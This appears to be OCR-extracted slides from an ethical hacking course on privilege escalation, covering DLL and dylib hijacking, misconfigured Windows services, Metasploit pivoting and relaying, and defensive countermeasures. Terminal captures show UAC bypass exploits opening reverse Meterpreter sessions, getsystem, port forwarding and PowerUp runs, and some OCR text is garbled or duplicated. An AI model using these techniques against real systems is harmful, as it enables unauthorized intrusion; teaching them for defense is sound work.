
# Privilege Escalation Using DLL Hijacking

- Most Windows applications do not use the **fully qualified path** when loading an external DLL library. Instead they search the directory, from which they have been loaded
- If attackers can place a **malicious DLL in the application directory**, it will be executed in place of the real DLL
- Attackers use tools such as **Robber** and **PowerSploit** to detect hijackable DLLs and perform DLL hijacking on the target system




## Robber

Robber is an open-source tool that helps attackers to **find executables prone to DLL hijacking**



# Privilege Escalation by Exploiting Vulnerabilities

- Attackers **exploit software vulnerabilities** by taking advantage of programming flaws in a program, service, or within the operating system software or kernel, to **execute malicious code**
- Exploiting software vulnerabilities allows the attacker to execute a command or binary on a target machine to **gain higher privileges** than those existing or to **bypass security mechanisms**
- Attackers using these exploits can access **privileged user accounts** and credentials
- Attackers search for an exploit based on the OS and software application on exploit sites such as **SecurityFocus** (<https://www.securityfocus.com>) and **Exploit Database** (<https://www.exploit-db.com>)




The screenshot shows a web interface for the Exploit Database. At the top, there's a navigation bar with links for Home, Exploit Database, Exploit Tools, Exploit Scripts, Exploit Tutorials, and Exploit Videos. A search bar is present, along with filters for 'Status' (Selected), 'Type' (Selected), and 'Author'. A red button labeled 'GET CERTIFIED' is visible. Below the search area, there's a section titled 'Privilege Escalation' with a sub-section header 'Local Privilege Escalation'. The main content is a table listing various exploit entries:

Date	Title	Type	Platform	Author
2019-07-02	SASV-FTP Server - proftpd-memleak Privilege Escalation (Windows)	Local	Linux	maltego
2019-07-02	MS19-002 - Exchange - RemoteCode Command Injection - Privilege Escalation (Windows)	Local	Windows	maltego
2019-06-24	Microsoft Windows Mail Cache Service - Microsoft Keyboard Privilege Escalation	Local	Windows	Google Security Research
2019-06-20	Cisco Prime Infrastructure - Remote Privilege Escalation (Windows)	Local	Linux	maltego
2019-06-18	InfoCFTP Server 1.7.0.1 - Local Privilege Escalation	Local	Linux	Shylock
2019-06-17	Evin-AE7 - RAR - Local Privilege Escalation	Local	Linux	maltego
2019-06-14	CentOS 7.6 - /sbin/zpool Privilege Escalation	Local	Linux	shiro
2019-06-13	Proxmox VE (Mantis) v5.1.17-3 - Privilege Escalation	Local	Windows	PhuTuDoTV
2019-06-11	Windows 8.1.22177 - Local Privilege Escalation	Local	Windows	maltego
2019-06-10	Ubuntu 18.04 - /uf - Privilege Escalation	Local	Linux	maltego
2019-06-07	Microsoft Windows - App Deployment Service Local Privilege Escalation (D)	Local	Windows	maltego
2019-05-24	Microsoft Windows 8.1 - Server 2012 - Win32-bit Local Privilege Escalation (MS17-008)	Local	Windows	maltego
2019-05-23	Microsoft Windows - App Deployment Service Local Privilege Escalation (D)	Local	Windows	maltego
2019-05-18	Microsoft Windows - Win32 Local Privilege Escalation	Local	Windows	maltego
2019-05-22	Microsoft Windows 2008 - Task Scheduler - Local Privilege Escalation (Windows) - Arbitrary Command Execution (Local) Local Privilege Escalation	Local	Windows	maltego

At the bottom right of the page, the URL <https://www.exploit-db.com> is displayed.

## Privilege Escalation Using Dylib Hijacking

- In OS X, when applications **load an external dylib** (dynamic library), the loader searches for the dylib in multiple directories
  - If attackers can **inject a malicious dylib** into one of the primary directories, it will be executed in place of the original dylib
- 
- **Dylib Hijack Scanner** helps attackers to detect dylibs that are vulnerable to hijacking attack
  - Attackers use tools such as **DylibHijack** to perform dylib hijacking on the target system



## Privilege Escalation Using Spectre and Meltdown Vulnerabilities



- Spectre and Meltdown are vulnerabilities found in **the design of modern processor chips** from AMD, ARM, and Intel
- The **performance and CPU optimizations** in the processors, such as branch prediction, out of order execution, caching, and speculative execution, lead to these vulnerabilities
- Attackers exploit these vulnerabilities to gain unauthorized access and **steal critical system information such as credentials** and **secret keys** stored in the application's memory, to escalate privileges

### Spectre Vulnerability

- Attackers may take advantage of this vulnerability to **read adjacent memory locations of a process** and access information for which he/she is not authorized
- Using this vulnerability, an attacker can even **read the kernel memory** or perform a web-based attack using JavaScript

### Meltdown Vulnerability

- Attackers may take advantage of this vulnerability to **escalate privileges by forcing an unprivileged process** to read other adjacent memory locations such as kernel memory and physical memory
- This leads to revealing critical system information such as **credentials, private keys**, etc.

## Privilege Escalation using Named Pipe Impersonation

- In the Windows operating system, named pipes provide **legitimate communication** between running processes
- Attackers often exploit this technique to escalate privileges on the victim's system to those of a user account having **higher access privileges**

```

ParrotTerminal
File Edit View Search Terminal Help
TARGET => 0
msf exploit(ms10-046) > exploit
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[*] Part of Administrators group! Continuing...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\lhosthelper.exe
[*] Sending stage (179779 bytes) to 10.10.10.13
[*] Cleaning up registry keys...
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:49702) at 2019-11-27 17:58:59 -0800

[*] msf exploit(ms10-046) > sessions -i 1
[*] Starting interaction with 1...

[*] meterpreter > getuid
[*] server.username: WINDOWS10\Admin
[*] meterpreter > getsystem -t 1
[*] ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
[*] meterpreter > getuid
[*] server.username: NT AUTHORITY\SYSTEM
[*] meterpreter >

```

```

ParrotTerminal
File Edit View Search Terminal Help
TARGET => 0
msf exploit(ms10-046) > exploit
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[*] Part of Administrators group! Continuing...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\lhosthelper.exe
[*] Sending stage (179779 bytes) to 10.10.10.13
[*] Cleaning up registry keys...
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:49702) at 2019-11-27 17:58:59 -0800

[*] meterpreter > getuid
[*] server.username: WINDOWS10\Admin
[*] meterpreter > getsystem -t 1
[*] ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
[*] meterpreter > getuid
[*] server.username: NT AUTHORITY\SYSTEM
[*] meterpreter >


```

- Attackers use tools such as **Metasploit** to perform named pipe impersonation on a target host
- Attackers use Metasploit commands such as **getsystem** to gain administrative-level privileges and extract password hashes of the admin/user accounts

## Privilege Escalation by Exploiting Misconfigured Services

### Unquoted Service Paths

- In Windows operating systems, when starting a service, the system attempts to find the location of the **executable file** to launch the service
- The executable path is **enclosed in quotation marks** "", so that the system can easily locate the application binary
- Attackers exploit services with unquoted paths running under **SYSTEM privileges** to elevate their privileges




```
Parrot Terminal
File Edit View Search Terminal Help
C:\Users\Admin\Downloads>powershell -ExecutionPolicy Bypass -Command "<...>\PowerUp.ps1\Invoke-AllChecks"
[+] User has Admin rights
powershell -ExecutionPolicy Bypass -Command "<...>\PowerUp.ps1\Invoke-AllChecks"
[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...
[*] User is in a local group that grants administrative privileges!
[*] Run a BypassUAC attack to elevate privileges to admin.

[*] Checking for unquoted service paths...
```

### Service Object Permissions

- Misconfigured service permissions may allow an attacker to modify or **reconfigure the attributes** associated with that service
- By exploiting such services, attackers can even **add new users** to the local administrator group and then hijack the new account to elevate their privileges



```
Parrot Terminal
File Edit View Search Terminal Help
[*] CHECKING SERVICE EXECUTABLE AND ARGUMENT PERMISSIONS

ServiceName          : CLOCKTICKSERVICE
PATH                : 'C:\Program Files\Windows File\Microsoft Shared\Windows Firewall\bin\ClockTickService.exe'
StartType            : SYSTEM
LoadOrder           : 1000
Type                : Windows Service
Start     : 0x0000000000000000
Stop     : 0x0000000000000000
Restart   : 0x0000000000000000
Install   : 0x0000000000000000
Name      : CLOCKTICKSERVICE
Path      : 'C:\Program Files\Windows File\Microsoft Shared\Windows Firewall\bin\ClockTickService.exe'
```

## Privilege Escalation by Exploiting Misconfigured Services (Cont'd)

### Unattended Installs

- Unattended install details such as **configuration settings** used during the installation process are stored in Unattend.xml file
- Unattend.xml file is stored in one of the following locations:
  - C:\Windows\Panther\
  - C:\Windows\Panther\Unattend\
  - C:\Windows\System32\
  - C:\Windows\System32\sysprep\
- Attackers exploit information stored in **Unattend.xml** to escalate privileges





```
ParrotTerminal
File Edit View Search Terminal Help
[*] Checking for unattended install files...
UnattendPath : C:\Windows\Panther\Unattend.xml
```

## Pivoting and Relaying to Hack External Machines



- Attackers use the pivoting technique to compromise a system, gain remote shell access on it, and further **bypass the firewall to pivot via the compromised system** to **access other vulnerable systems** in the network
- Attackers use the relaying technique to access resources present on other systems via the compromised system such a way that the requests to access the resources are coming from the initially compromised system



## Pivoting and Relaying to Hack External Machines (Cont'd)

### ① Discover live hosts in the network

```
ParrotTerminal
File Edit View Search Terminal Help
[*] interpreter > run msfvenom/windows/gather/zap_scanner module -i 10.10.10.0/24
[*] Running module against WNDOWS10
[*] ARP Scanning 10.10.10.0/24
[*] IP: 10.10.10.2 MAC: 00:56:56:10:00:04 (VMware, Inc.)
[*] IP: 10.10.10.1 MAC: 00:56:56:00:00:02 (VMware, Inc.)
[*] IP: 10.10.10.18 MAC: 00:0C:29:00:14:93 (VMware, Inc.)
[*] IP: 10.10.10.19 MAC: 00:0C:29:05:9E:07 (VMware, Inc.)
[*] IP: 10.10.10.12 MAC: 00:0C:29:10:81:01 (VMware, Inc.)
[*] IP: 10.10.10.250 MAC: 00:15:56:70:D7:0c (VMware, Inc.)
[*] IP: 10.10.10.255 MAC: 00:0C:29:0B:1A:93 (VMware, Inc.)
[*] interpreter >
```

## Pivoting

### ② Set up routing rules

```
ParrotTerminal
File Edit View Search Terminal Help
[*] interpreter > background
[*] Backgrounding session 1...
[*] msf5 exploit(multi/handler) > route add 10.10.10.0 255.255.255.0 1
[*] Route added
[*] msf5 exploit(multi/handler) >
```

### ③ Scan ports of live systems

```
ParrotTerminal
File Edit View Search Terminal Help
[*] msf5 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
[*] msf5 auxiliary/scanner/portscan/tcp > set RHOST 10.10.10.10
[*] RHOST => 10.10.10.10
[*] msf5 auxiliary/scanner/portscan/tcp > set PORTS 1-1000
[*] PORTS => 1-1000
[*] msf5 auxiliary/scanner/portscan/tcp > run
[*] 10.10.10.10:          10.10.10.21 - TCP OPEN
[*] 10.10.10.10:          10.10.10.20:80 - TCP OPEN
[*] 10.10.10.10:          10.10.10.10:139 - TCP OPEN
[*] 10.10.10.10:          10.10.10.10:135 - TCP OPEN
[*] 10.10.10.10:          10.10.10.10:445 - TCP OPEN
[*] 10.10.10.10:          Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf5 auxiliary/scanner/portscan/tcp >
```

### ④ Exploit vulnerable services

```
ParrotTerminal
File Edit View Search Terminal Help
[*] msf5 exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[*] Part of Administrators group! Continuing...
[*] UAC is set to default
[*] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys...
[*] Executing payload: C:\WINDOWS\SYSTEM32\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Sending stage (180291 bytes) to 10.10.10.10
[*] Meterpreter session 2 opened [10.10.10.13:4444 -> 10.10.10.10:2891] at 2019-11-06 03:41:10 -0500
[*] Cleaning up registry keys...

[*] interpreter >
```

## Pivoting and Relaying to Hack External Machines (Cont'd)



### Relaying

#### 1. Set up port forwarding rules

```
ParrotTerminal
File Edit View Search Terminal Help
meterpreter > portfwd add -l 10080 -p 80 -r 10.10.10.10
[*] Local TCP relay created: :10080 <-> 10.10.10.10:80
meterpreter > portfwd add -l 10022 -p 22 -r 10.10.10.10
[*] Local TCP relay created: :10022 <-> 10.10.10.10:22
meterpreter > portfwd add -l 100445 -p 445 -r 10.10.10.10
[*] Local TCP relay created: :100445 <-> 10.10.10.10:445
meterpreter >
```

#### 2. Access the system resources

- Attackers can **browse the http server** running on the target system using the following URL:  
`http://localhost:10080`
- Attackers can **access the SSH server** running on the target system by executing the following command:  
`# ssh myadmin@localhost`

## Other Privilege Escalation Techniques

### Access Token Manipulation

- The Windows operating system uses access tokens to **determine the security context** of a process or thread
- Attackers can obtain access tokens of other users or generate **spoofed tokens** to escalate privileges and perform malicious activities by evading detection

### Application Shimming

- The Windows Application Compatibility Framework called Shim is used to **provide compatibility** between the older and newer versions of the Windows operating system
- Shims like **RedirectEXE**, **InjectDLL**, and **GetProcAddress** can be used by attackers to escalate privileges, install backdoors, disable Windows Defender, etc.

### Filesystem Permissions Weakness

- If the filesystem permissions of binaries are not properly set, an attacker can **replace the target binary** with a malicious file
- If the process that is executing this binary has **higher level permissions**, then the malicious binary also executes under higher level permissions

### Path Interception

- Applications include many **weaknesses** and **misconfigurations** like unquoted paths, path environment variable misconfiguration, and search order hijacking that lead to path interception
- Path interception helps an attacker to **maintain persistence** on a system and **escalate privileges**

### Scheduled Task

- The **Windows Task Scheduler** along with utilities such as 'at' and 'schtasks' can be used to schedule programs that can be executed at a specific date and time
- The attacker can use this technique to **execute malicious programs** at system startup, maintain persistence, perform remote execution, escalate privileges, etc.



## Other Privilege Escalation Techniques (Cont'd)

### Launch Daemon

- Launchd is used in MacOS and OS X boot up to complete the system initialization process by loading parameters for each launch-on-demand system-level daemon
- Daemons have plists that are linked to executables that run at start up
- The attacker can alter the launch daemon's executable to maintain persistence or to escalate privileges

### Plist Modification

- Plist files in MacOS and OS X describe when programs should execute, the executable file path, the program parameters, the required OS permissions, etc.
- Attackers alter plist files to execute malicious code on behalf of a legitimate user to escalate privileges

### Setuid and Setgid

- In Linux and MacOS, if an application uses setuid or setgid then the application will execute with the privileges of the owning user or group
- An attacker can exploit the applications with the setuid or setgid flags to execute malicious code with elevated privileges

### Web Shell

- A Web shell is a web-based script that allows access to a web server
- Attackers create web shells to inject malicious script on a web server to maintain persistent access and escalate privileges

## Other Privilege Escalation Techniques (Cont'd)

### Abusing Sudo Rights

- Sudo is a UNIX and Linux based system utility that permits users to run commands as a **superuser** or root using the security privileges of another user
- Attackers can **overwrite the sudo configuration file**, `/etc/sudoers` with their own malicious file to escalate privileges

### Abusing SUID and SGID Permissions

- SUID and SGID are **access permissions** given to a program file in Unix based systems
- Attackers can use executable commands with **SUID and SGID bits enabled** to escalate privileges

### Kernel Exploits

- Kernel exploits are referred to as the programs that can exploit vulnerabilities present in the kernel to **execute arbitrary commands** or code with higher privileges
- Attackers can **attain superuser access** or root-level access to the target system by exploiting kernel vulnerabilities

## Privilege Escalation Tools



BeRoot

BeRoot is a post-exploitation tool to check **common misconfigurations** to find a way to escalate privileges.

<https://github.com>

linpostexp

`linpostexp` tool obtains **detailed information** on the **kernel**, which can be used to escalate privileges on the target system.

```
Parrot Terminal
File Edit View Search Terminal Help
[+] root@parrot: ~[linuxdistro]
python lampcheck.py

LINUX PRIVILEGE ESCALATION CHECKER

[+] GETTING BASIC SYSTEM INFO...
[+] Kernel
    Linux version 5.3.0-parrot-amd64 (https://parrotsec.org) (gcc version 9.2.1 20190909
(Debian 9.2.1-8)) #2 SMP Parrot 5.3.7-parrot1 (2019-11-04)
[+] Hostname
    parrot
[+] Operating System
    Parrot 4.7.3n15
[+] GETTING NETWORKING INFO...
[+] Interfaces
    eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.13  netmask 255.255.255.0 broadcast 192.168.10.255
        link-layer 00:0c:29:28:65:23  brd 00:0c:29:28:65:23  preflen 64  simplen 0x2041link
    ether 00:0c:29:28:65:23  txqueuelen 1000  (Ethernet)
    RX packets 2223 bytes 229951 (21.1 KB)

```

<https://github.com>



## How to Defend Against Privilege Escalation

- 1 Restrict the **interactive logon privileges**
- 2 Run users and applications with the **lowest privileges**
- 3 Implement **multi-factor authentication** and **authorization**
- 4 Run services as **unprivileged accounts**
- 5 Implement a **privilege separation methodology** to limit the scope of programming errors and bugs
- 6 Use an **encryption technique** to protect sensitive data
- 7 Reduce the **amount of code** that runs with a particular privilege
- 8 Perform **debugging** using bounds checkers and stress tests
- 9 Test the system for **application coding errors** and **bugs** thoroughly
- 10 Regularly **patch** and **update** the kernel

## How to Defend Against Privilege Escalation (Cont'd)



**11** Change the User Account Control settings to "Always Notify"

**12** Restrict users from writing files to the **search paths** for applications

**13** Continuously **monitor file system permissions** using auditing tools

**14** **Reduce the privileges** of users and groups so that only legitimate administrators can make service changes

**15** Use **whitelisting tools** to identify and block malicious software

**16** Use **fully qualified paths** in all Windows applications

**17** Ensure that all executables are placed in **write-protected directories**

**18** In Mac operating systems, **make plist files read-only**

**19** **Block unwanted system utilities** or software that may be used to schedule tasks


**20** Regularly patch and update the **web servers**

# Tools for Defending against DLL and Dylib Hijacking



## Dependency Walker


- Dependency Walker detects many **common application problems** such as missing modules, invalid modules, import/export mismatches, and circular dependency errors



<http://www.dependencywalker.com>

## Dylib Hijack Scanner

- Dylib Hijack Scanner is a simple utility that will **scan your computer** for applications that are either susceptible to dylib hijacking or have been hijacked



<https://objective-see.com>

## Defending against Spectre and Meltdown Vulnerabilities



- 1** Regularly patch and update operating systems and firmware
- 2** Enable **continuous monitoring** of critical applications and services running on the system and network
- 3** Regularly patch vulnerable software such as browsers
- 4** Install and update ad-blockers and anti-malware software to **block injection of malware** through compromised websites
- 5** Enable traditional protection measures such as endpoint security tools to prevent unauthorized system access
- 6** **Block services** and applications that allow unprivileged users to execute code
- 7** Never install unauthorized software or access untrusted websites from systems storing sensitive information
- 8** Use **Data Loss Prevention (DLP)** solutions to prevent leakage of critical information from runtime memory
- 9** Frequently check with the manufacturer for **BIOS updates** and follow the instructions provided by the manufacturer to install the updates



## Tools for Detecting Spectre and Meltdown Vulnerabilities

### InSpectre

- InSpectre examines and discloses any **Windows system's hardware and software** vulnerability to Meltdown and Spectre attacks



<http://www.grc.com>

### Spectre & Meltdown Checker

- Spectre & Meltdown Checker is a shell script to tell if your system is vulnerable against the several "**speculative execution**" CVEs

```
./spectre-meltdown-checker.sh
Spectre and Meltdown mitigation detection tool v0.45-2-g9657761

Checking for vulnerabilities in current system
Kernel 4.14.76-041476.20180920.1333.sparc64-0.0.0
